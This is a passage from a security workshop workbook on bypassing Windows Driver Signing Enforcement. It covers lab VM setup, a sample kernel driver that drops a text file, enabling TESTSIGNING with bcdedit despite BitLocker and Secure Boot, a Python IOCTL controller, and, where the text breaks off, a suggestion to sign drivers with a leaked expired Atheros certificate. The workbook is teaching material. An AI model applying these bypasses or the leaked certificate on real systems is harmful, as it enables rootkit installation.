

# Windows Driver Signing Enforcement bypass workshop

FITZL, CSABA

# Table of Contents

<b>INTRODUCTION .....</b>	<b>3</b>
<b>SETTING UP THE TESTING ENVIRONMENT.....</b>	<b>4</b>
WINDOWS 10 X64 .....	4
WINDOWS 7 X64 AND 8.1 X64 (8.1 IS OPTIONAL) .....	5
TESTING INSTALLATION .....	5
<b>THE DRIVER .....</b>	<b>7</b>
HACKSYSEXTREMVULNERABLEDRIVER .....	7
OUR OWN DRIVER.....	7
<b>BYPASS METHODS .....</b>	<b>13</b>
METHOD #1: ENABLE TESTSIGNING .....	13
METHOD #2: USING AN EXPIRED CERTIFICATE .....	18
METHOD #3-#4: KERNEL FLAGS CONTROLLING DSE.....	22

# Introduction

Since Windows Vista, Microsoft requires every kernel driver to be digitally signed on x64 systems, this is called Driver Signing Enforcement (DSE). The certificate has to be a valid code signing certificate signed by one of the root CA, so a custom self-signed certificate can't be used to satisfy this requirement. More details can be found here:

<https://msdn.microsoft.com/en-us/windows/hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later->

Paul Rascagneres gave a talk at the hack.lu 2016 security conference (and a few others) about methods to bypass DSE, which are also commonly used by malware.

Video: <https://www.youtube.com/watch?v=ByO-skBILQ4>

Slides: <http://www.slideshare.net/Shakacon/windows-systems-code-signing-protection-by-paul-rascagneres>

Overall there are 5 methods to bypass driver signing enforcement (DSE), and in the workshop we will cover the first 4:

1. Enable test signing with bcdedit
2. Use an expired certificate
3. Turla method (update the nt!g\_cienabled flag in kernel with an exploit)
4. Derusbi method (like the previous, but this changes the ci!g\_cioptions flag in kernel)
5. Load the driver with your custom loader

If a malware can load any kernel driver it can be easily used as a rootkit (and most of the time it is used that way), which would allow an attacker to hide from most products, as it runs with kernel privileges.

Originally this restriction was not introduced to protect against rootkits and malicious drivers, but for DRM protection, you can read more details on Alex Ionescu's blog post: <http://www.alex-ionescu.com/?p=24>

## Setting up the testing environment

We will need two/ three different virtual machines. You may use any virtualization software, but the instructor will use VMware Fusion. The software must have snapshot capabilities. You must be familiar using your own environment and have admin rights to do any changes if required. You can get a 30 day trial version of VMware from:

<https://my.vmware.com/web/vmware/downloads>

The VMs should be set up the following way:


### Windows 10 x64

Once installing a Windows 10 x64 version, we need to install the following software:

1. Windows 10 ISO can be downloaded from: <https://www.microsoft.com/hu-hu/software-download/windows10ISO>
  - a. SHA1 hash: 08FBB24627FA768F869C09F44C5D6C1E53A57A6F, Filename: Win10\_1803\_English\_x64.iso
  - b. Also known as "en\_windows\_10\_consumer\_editions\_version\_1803\_updated\_march\_2018\_x64\_dvd\_12063379.iso"
2. Visual Studio 2017 Community, available from: <https://www.visualstudio.com/downloads/>
3. Windows Driver Kit 10, available from: <https://go.microsoft.com/fwlink/?linkid=873060>
4. Windows Driver Kit 8.1 Update 1, available from: <https://www.microsoft.com/en-us/download/details.aspx?id=42273>
5. Windows Driver Kit 8, available from: <https://go.microsoft.com/fwlink/p/?LinkID=324284>
6. Python 2.7.15 x64, available from: <https://www.python.org/ftp/python/2.7.15/python-2.7.15.amd64.msi>
7. VMWare tools (or other equivalent)
8. WinDBG Preview from the Microsoft Store (optional as the previous ones will install standard WinDBG)
9. If your software supports add a virtual TPM module to the VM, VMware:
  - a. Encrypt the VM
  - b. <https://docs.vmware.com/en/VMware-Workstation-Pro/14.0/com.vmware.ws.using.doc/GUID-6E166EDC-BF27-438D-BA98-CF216A850ACE.html>
  - c. <https://docs.vmware.com/en/VMware-Fusion/10.0/com.vmware.fusion.using.doc/GUID-4EC58A68-BE9E-42F6-B005-4BB63AE5D85B.html>
10. Enable BitLocker and **save the recovery key outside the VM**
  - a. In case virtual TPM is not supported: [https://answers.microsoft.com/en-us/windows/forum/windows\\_8-security/allow-bitlocker-without-compatible-tmp-module/4c0623b5-70f4-4953-bde4-34ef18045e4f](https://answers.microsoft.com/en-us/windows/forum/windows_8-security/allow-bitlocker-without-compatible-tmp-module/4c0623b5-70f4-4953-bde4-34ef18045e4f)

Installation notes:

1. Install Visual Studio with the below options checked in as minimum:



2. You will need to register a Microsoft account if we don't have one in order to run Visual Studio
3. When installing WDK, be sure to select this option at the end:

**Install Windows Driver Kit Visual Studio extension**

To complete integration with Visual Studio, the Windows Driver Kit extension is required.

## Windows 7 x64 and 8.1 x64 (8.1 is optional)

Once installing a Windows 7/8.1 x64 version, we need to install the following software:

1. Windows 7 x64 ISO:
  - a. SHA1 hash: 0bcfc54019ea175b1ee51f6d2b207a3d14dd2b58
2. KB3118401, available from: <https://support.microsoft.com/en-us/help/3118401/update-for-universal-c-runtime-in-windows> or <https://www.microsoft.com/en-us/download/details.aspx?id=51161>
3. Windows SDK 10, available from: <https://go.microsoft.com/fwlink/p/?LinkId=536682>
4. Python 2.7.15 x64, available from: <https://www.python.org/ftp/python/2.7.15/python-2.7.15.amd64.msi>
5. VMWare tools (or other equivalent)

Follow the same installation instructions as with Windows 10 x64. The SDK will also install .NET framework 4.5 on Windows 7.

## Testing installation

### **IMPORTANT NOTICE** **READ THIS BEFORE YOU PROCEED**


**If you already have BitLocker enabled with TPM be sure to have the BitLocker recovery key, otherwise you will lose access to your machine. Once you change the boot options with bcdedit, BitLocker will ask for the recovery key after restart.**

Once everything is installed we need to enable debugging mode. Start cmd.exe with Admin privileges and run the following command:

```
bcdedit.exe -set DEBUG ON
```

and then restart the machine.

To test if the machine is setup properly, start WinDBG (x64) with administrative privileges, go to File -> Kernel Debug, and select Local.



Run the following commands:

```
.symfix  
.reload  
dd ci!g_CiOptions L1
```

For Windows 7 also run:

```
dd nt!g_CiEnabled L1
```

and you should get something like this on Windows 7:

```
Microsoft (R) Windows Debugger Version 10.0.14321.1024 AMD64  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Connected to Windows 7 7601 x64 target at (Sun Jun 10 10:41:45.346 2018 (UTC + 2:00)), ptr64 TRUE  
Symbol search path is: srv*  
Executable search path is:  
Windows 7 Kernel Version 7601 (Service Pack 1) MP (1 procs) Free x64  
Product: WinNt, suite: TerminalServer SingleUserTS  
Built by: 7601.17514.amd64fre.win7sp1_rtm.101119-1850  
Machine Name:  
Kernel base = 0xfffff800`02a4e000 PsLoadedModuleList = 0xfffff800`02c93e90  
Debug session time: Sun Jun 10 10:41:53.315 2018 (UTC + 2:00)  
System Uptime: 0 days 0:00:56.203  
lkd> .symfix  
lkd> .reload  
Connected to Windows 7 7601 x64 target at (Sun Jun 10 10:42:00.987 2018 (UTC + 2:00)), ptr64 TRUE  
Loading Kernel Symbols  
.....  
.....  
.....  
Loading User Symbols  
.....  
.....  
Loading unloaded module list  
.....  
lkd> dd ci!g_CiOptions L1  
fffff880`00c05e30 00000006  
lkd> dd nt!g_CiEnabled L1
```

```
fffff800`02c74eb8 00000001
```

and on Windows 10:

```
Microsoft (R) Windows Debugger Version 10.0.17674.1000 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 10 17134 x64 target at (Sun Jun 10 14:23:17.504 2018 (UTC + 2:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17134 MP (1 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 17134.1.amd64fre.rs4_release.180410-1804
Machine Name:
Kernel base = 0xfffff803`0e21f000 PsLoadedModuleList = 0xfffff803`0e5dc1d0
Debug session time: Sun Jun 10 14:23:24.190 2018 (UTC + 2:00)
System Uptime: 0 days 0:06:42.526
lkd> .symfix
lkd> .reload
Connected to Windows 10 17134 x64 target at (Sun Jun 10 14:25:38.781 2018 (UTC + 2:00)), ptr64 TRUE
Loading Kernel Symbols
.....
.....
.....
Loading User Symbols
.....
.....
Loading unloaded module list
.....
lkd> dd ci!g_CiOptions L1
fffff804`71fedcb0 00000006
```

Once everything tested, disable debug mode. Start cmd.exe with Admin privileges and run the following command:

```
bcdedit.exe -set DEBUG OFF
```

and then restart the machine.

## The Driver

### HackSysExtremVulnerableDriver

We will use the HackSysExtremeVulnerableDriver through the class. A compiled version can be downloaded from here:


<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/releases/download/v1.20/HEVD.1.20.zip>

Please download this, extract and place the HEVD.sys (HEVD1.20/drv/vulnerable/amd64/HEVD.sys) file on the Desktop.

### Our own driver


We will also use a simple driver that we create, and it will have a functionality to drop a file to disk. Follow these steps to create it:

1. Start Visual Studio 2017
2. Start a new project, and select Visual C++ -> Windows Drivers -> WDF -> Kernel Mode Driver Empty (KMDF)
  - a. Give it a name: e.g.: workshop



3. Right click on source files, and select Add -> New Item, Select C++ source file, name it Driver.c (**not cpp!!**).
4. Right click on the project (not the solution), and go to C++ -> General, select All Platforms at the top, and set "Treat Warnings As Errors" to "No".

workshop Property Pages



5. Copy the following code to the source file:

```

//#include <ntddk.h>
#include <stdio.h>
#include <stdlib.h>
#include <ntstatus.h>
#include <ntstrsafe.h>
#include <Ntifs.h>

//#include "driver.h"

typedef char * string;

//Define IOCTL codes
#define IOCTL_DROP_FILE CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA | FILE_WRITE_DATA)

```



```

//This function will drop a file if the proper IOCTL code is called.
NTSTATUS drop_file()
{
    UNICODE_STRING    uniName;
    OBJECT_ATTRIBUTES objAttr;

    RtlInitUnicodeString(&uniName, L"\\DosDevices\\C:\\WINDOWS\\example.txt"); // or
L"\\SystemRoot\\example.txt"
    InitializeObjectAttributes(&objAttr, &uniName,
        OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
        NULL, NULL);

    HANDLE    handle;
    NTSTATUS ntstatus;
    IO_STATUS_BLOCK    ioStatusBlock;

    // Do not try to perform any file operations at higher IRQL levels.
    // Instead, you may use a work item or a system worker thread to perform file operations.

    if (KeGetCurrentIrql() != PASSIVE_LEVEL)
        return STATUS_INVALID_DEVICE_STATE;

    ntstatus = ZwCreateFile(&handle,
        GENERIC_WRITE,
        &objAttr, &ioStatusBlock, NULL,
        FILE_ATTRIBUTE_NORMAL,
        0,
        FILE_OVERWRITE_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL, 0);

    CHAR    buffer[30];
    size_t cb;

    if (NT_SUCCESS(ntstatus)) {
        ntstatus = RtlStringCbPrintfA(buffer, sizeof(buffer), "This is %d test\r\n", 0x0);
        if (NT_SUCCESS(ntstatus)) {
            ntstatus = RtlStringCbLengthA(buffer, sizeof(buffer), &cb);
            if (NT_SUCCESS(ntstatus)) {
                ntstatus = ZwWriteFile(handle, NULL, NULL, NULL, &ioStatusBlock, buffer,
cb, NULL, NULL);
            }
        }
        ZwClose(handle);
    }
    return STATUS_SUCCESS;
}

NTSTATUS my_UnSupportedFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    //DbgPrint("my_UnSupportedFunction Called \r\n");
    return STATUS_NOT_SUPPORTED;
}

/*
IOCTL control function. IOCTL codes used to switch ON/OFF faking VMs
*/

NTSTATUS my_IOCTLControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    NTSTATUS my_status = STATUS_NOT_SUPPORTED;
    PIO_STACK_LOCATION pIoStackIrp = NULL;
    ULONG dwDataWritten = 0;
    ULONG inBufferLength, outBufferLength, requestcode;

    // Recieve the IRP stack location from system
    pIoStackIrp = IoGetCurrentIrpStackLocation(Irp);

```

```

PCHAR inBuf = (PCHAR)Irp->AssociatedIrp.SystemBuffer;
PCHAR buffer = NULL;

PCHAR data = "This String is from Device Driver !!!";
size_t datalen = strlen(data) + 1; //Length of data including null
if (pIoStackIrp) /* Should Never Be NULL! */
{
    // Recieve the buffer lengths, and request code
    inBufferLength = pIoStackIrp->Parameters.DeviceIoControl.InputBufferLength;
    outBufferLength = pIoStackIrp->Parameters.DeviceIoControl.OutputBufferLength;
    requestcode = pIoStackIrp->Parameters.DeviceIoControl.IoControlCode;
    switch (requestcode)
    {
        case IOCTL_DROP_FILE:
            my_status = drop_file();
            break;
        default:
            my_status = STATUS_INVALID_DEVICE_REQUEST;
            break;
    }
}

Irp->IoStatus.Status = my_status;
Irp->IoStatus.Information = dwDataWritten;
IoCompleteRequest(Irp, IO_NO_INCREMENT);
return my_status;
}

void my_Unload(PDRIVER_OBJECT pDriverObject)
{
    DbgPrint("Unload routine called.\n");

    UNICODE_STRING usDosDeviceName;
    RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");
    IoDeleteSymbolicLink(&usDosDeviceName);
    IoDeleteDevice(pDriverObject->DeviceObject);
}

NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject, PUNICODE_STRING pRegistryPath)
{
    UNICODE_STRING usDriverName, usDosDeviceName;
    PDEVICE_OBJECT pDeviceObject = NULL;
    NTSTATUS my_status = STATUS_SUCCESS;
    unsigned int uiIndex = 0;

    DbgPrint("DriverEntry Called.\n");

    RtlInitUnicodeString(&usDriverName, L"\\Device\\workshop");
    RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");

    my_status = IoCreateDevice(pDriverObject, 0, &usDriverName, FILE_DEVICE_UNKNOWN,
FILE_DEVICE_SECURE_OPEN, FALSE, &pDeviceObject);

    if (my_status == STATUS_SUCCESS)
    {
        /* MajorFunction: is a list of function pointers for entry points into the driver. */
        for (uiIndex = 0; uiIndex < IRP_MJ_MAXIMUM_FUNCTION; uiIndex++)
            pDriverObject->MajorFunction[uiIndex] = my_UnsupportedFunction;

        //set IOCTL control function
        pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = my_IOCTLControl;

        /* DriverUnload is required to be able to dynamically unload the driver. */
        pDriverObject->DriverUnload = my_Unload;
        pDeviceObject->Flags |= 0;
        pDeviceObject->Flags &= (~DO_DEVICE_INITIALIZING);
    }
}

```

```
        /* Create a Symbolic Link to the device. MyDriver -> \Device\MyDriver */
        IoCreateSymbolicLink(&usDosDeviceName, &usDriverName);
    }
    return my_status;
}
```

6. Select Release and x64 for build
7. Build -> Compile
  - a. The compiled driver will get a test signature added by Visual Studio
8. Copy the built SYS file to the desktop

In order to confirm that indeed we can't load unsigned or test signed drivers, try to install and start the driver. Driver installation is very simple, in general we use the following command:

```
sc create [NAME] type= kernel binPath= [path to the file]
```

Please note that the space after the equal signs is mandatory. To start the driver issue:

```
sc start [NAME]
```

You should get something like this:

```
C:\Windows\system32>sc create workshop type= kernel binPath= c:\Users\workshop\Desktop\workshop.sys
[SC] CreateService SUCCESS

C:\Windows\system32>sc start workshop
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.

C:\Windows\system32>sc create HEVD type= kernel binPath= c:\Users\workshop\Desktop\HEVD.sys
[SC] CreateService SUCCESS

C:\Windows\system32>sc start HEVD
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.
```

To stop a driver:

```
sc stop [NAME]
```

To delete a driver:

```
sc delete [NAME]
```

You can read about driver development here:

<http://www.codeproject.com/Articles/9504/Driver-Development-Part-Introduction-to-Drivers>

<https://www.codeproject.com/Articles/9575/Driver-Development-Part-Introduction-to-Implemen>



# Bypass methods

## Method #1: Enable TESTSIGNING

### **IMPORTANT NOTICE** **READ THIS BEFORE YOU PROCEED**

**If you try this method and have BitLocker enabled be sure to have the BitLocker recovery key, otherwise you will lose access to your machine. Once you change the boot options with bcdedit, BitLocker will ask for the recovery key after restart.**

Microsoft allows to disable driver signing policy through boot configuration options, so that someone, mostly developers, can load their test-signed driver for testing purposes. This is described here:

<https://msdn.microsoft.com/en-us/windows/hardware/drivers/install/the-testsigning-boot-configuration-option>

In order to disable DSE someone has to run the following command with administrator privileges:

```
bcdedit.exe -set TESTSIGNING ON
```

After changing the setting the computer has to be rebooted in order for the change to take effect. There are a few additional factors we need to satisfy. If secure boot is turned ON in BIOS, then this boot value is not changeable and we will get the following message:



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit -set TESTSIGNING ON
An error has occurred setting the element data.
The value is protected by Secure Boot policy and cannot be modified or deleted.

C:\Windows\system32>
```

In order to disable secure boot, someone has to go into BIOS and turn it off there:

<https://msdn.microsoft.com/en-gb/windows/hardware/commercialize/manufacture/desktop/disabling-secure-boot>

The second thing that complicates this, is that Bitlocker protects the boot variable, and if changed it will jump into recovery mode, because it found that they were tampered. In order to overcome this, someone has to either disable / suspend Bitlocker before the change or manually enter the recovery key. This is what we get if we don't disable Bitlocker (we only get this error if we use TPM or Virtual TPM):

# BitLocker recovery

Enter the recovery key for this drive

BitLocker needs your recovery key to unlock your drive because the Boot Configuration Data setting 0x16000049 has changed for the following boot application:

\Windows\system32\winload.efi.

For more information on how to retrieve this key, go to

<http://windows.microsoft.com/recoverykeyfaq> from another PC or mobile device.

Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID: 11C0A6B1-BF12-40B6-A83B-326E439C574E


Press Enter to continue

Press Esc for more recovery options

The Boot Configuration Data setting 0x16000049, which is the TESTSIGNING variable. More information about this can be found here:

[https://technet.microsoft.com/en-us/library/dn144691\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn144691(v=ws.11).aspx)

Once recovery key is entered we will be able to load a test signed driver, however as this setting is turned ON, it has a visible mark on the computers' right bottom corner:



If we run bcdedit.exe now this is what we would see:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.48]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit

Windows Boot Manager
-----
identifier                {bootmgr}
device                    partition=\Device\HarddiskVolume1
path                      \EFI\Microsoft\Boot\bootmgfw.efi
description               Windows Boot Manager
locale                    en-US
inherit                   {globalsettings}
default                   {current}
resumeobject              {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
displayorder              {current}
toolsdisplayorder        {memdiag}
timeout                   30

Windows Boot Loader
-----
identifier                {current}
device                    partition=C:
path                      \Windows\system32\winload.efi
description               Windows 10
locale                    en-US
inherit                   {bootloadersettings}
displaymessageoverride    Recovery
recoveryenabled           No
testsigning               Yes
isolatedcontext            Yes
allowedinmemorysettings  0x15000075
osdevice                  partition=C:
systemroot                \Windows
resumeobject              {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
nx                        OptIn
bootmenupolicy            Standard
debug                     No

C:\Windows\system32>
```

Now if you try to start our own driver you will get:

```
C:\Windows\system32>sc start workshop

SERVICE_NAME: workshop
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                  : 0
        FLAGS                 :
```

Since HEVD driver is not signed with a test certificate, it will still fail to load:

```
C:\Windows\system32>sc start HEVD
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have installed a file that is signed incorrectly or damaged, or that might be malicious software from an unknown source.
```

To confirm that the driver is indeed functional, we need to interact with it. Here is a short Python script to do that:

```
from ctypes import *
from ctypes.wintypes import *
import struct, sys, os, time
import optparse
```

```

kernel32 = windll.kernel32
ntdll = windll.ntdll

#GLOBAL VARIABLES

if __name__ == '__main__':
    usage = "Usage: %prog [options]"
    parser = optparse.OptionParser(usage=usage)
    parser.add_option('-d', '--drop', action='store_true', dest='drop', default=False,
help='Drop file')
    options, args = parser.parse_args()

    #get driver handle
    GENERIC_READ = 0x80000000
    GENERIC_WRITE = 0x40000000
    OPEN_EXISTING = 0x3
    DEVICE_NAME = "\\\\.\\workshop"
    dwReturn = c_ulong()
    driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None,
OPEN_EXISTING, 0, None)

    #calculate IOCTL values
    FILE_DEVICE_UNKNOWN = 0x00000022
    METHOD_IN_DIRECT = 0x1
    FILE_READ_DATA = 0x1
    FILE_WRITE_DATA = 0x2
    CTL_CODE = lambda devtype, func, meth, acc: (devtype << 16) | (acc << 14) | (func << 2) |
meth

    IOCTL_DROP_FILE = CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA |
FILE_WRITE_DATA)

    IoStatusBlock = c_ulong()
    if(options.drop):
        ntdll.ZwDeviceIoControlFile(driver_handle, None, None, None, byref(IoStatusBlock),
IOCTL_DROP_FILE, None, 0, None, 0)

```

```

C:\Users\workshop\Desktop>controller.py --help
Usage: controller.py [options]

Options:
  -h, --help  show this help message and exit
  -d, --drop  Drop file

C:\Users\workshop\Desktop>dir c:\Windows\example.txt
Volume in drive C has no label.
Volume Serial Number is 908A-A7C3

Directory of c:\Windows

File Not Found

C:\Users\workshop\Desktop>controller.py -d

C:\Users\workshop\Desktop>dir c:\Windows\example.txt
Volume in drive C has no label.
Volume Serial Number is 908A-A7C3

Directory of c:\Windows

06/10/2018  03:54 PM                16 example.txt
              1 File(s)                16 bytes
              0 Dir(s) 58,892,652,544 bytes free

C:\Users\workshop\Desktop>type c:\Windows\example.txt
This is 0 test

```



You can turn off BitLocker after this exercise.

Another BOOT variable that will have similar effect if the DEBUG bit. If we enable it, and we attach a kernel debugger it will also disable DSE. All the limitation (secure boot, bitlocker) also applies here, with the addition that you actually need to attach a kernel debugger to the system. If not attached, then DSE won't be ignored.

## Method #2: Using an expired certificate

Later version of Windows 10 (since 1607) will only allow drivers signed by the Dev portal (and that doesn't apply to earlier versions, like 8.1), however there is a very important exception to this, and those drivers will be also allowed:


**“Drivers signed with an end-entity certificate issued prior to July 29th, 2015 that chains to a supported cross-signed CA will continue to be allowed.”<sup>1</sup>**

If we don't have a valid certificate that satisfies the above, we need a leaked code signing certificate, which is very easy, because there is a lot of information, and download link to it here:

[https://duo.com/assets/pdf/Dude,\\_You\\_Got\\_Dell\\_d.pdf](https://duo.com/assets/pdf/Dude,_You_Got_Dell_d.pdf)

That's an expired Atheros code signing certificate, that was leaked, and it can be used for code signing. If we import it, we can check its status:

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Te...
Atheros Communications Inc.	VeriSign Class 3 Code Signing 200...	4/1/2013	Code Signing	<None>		



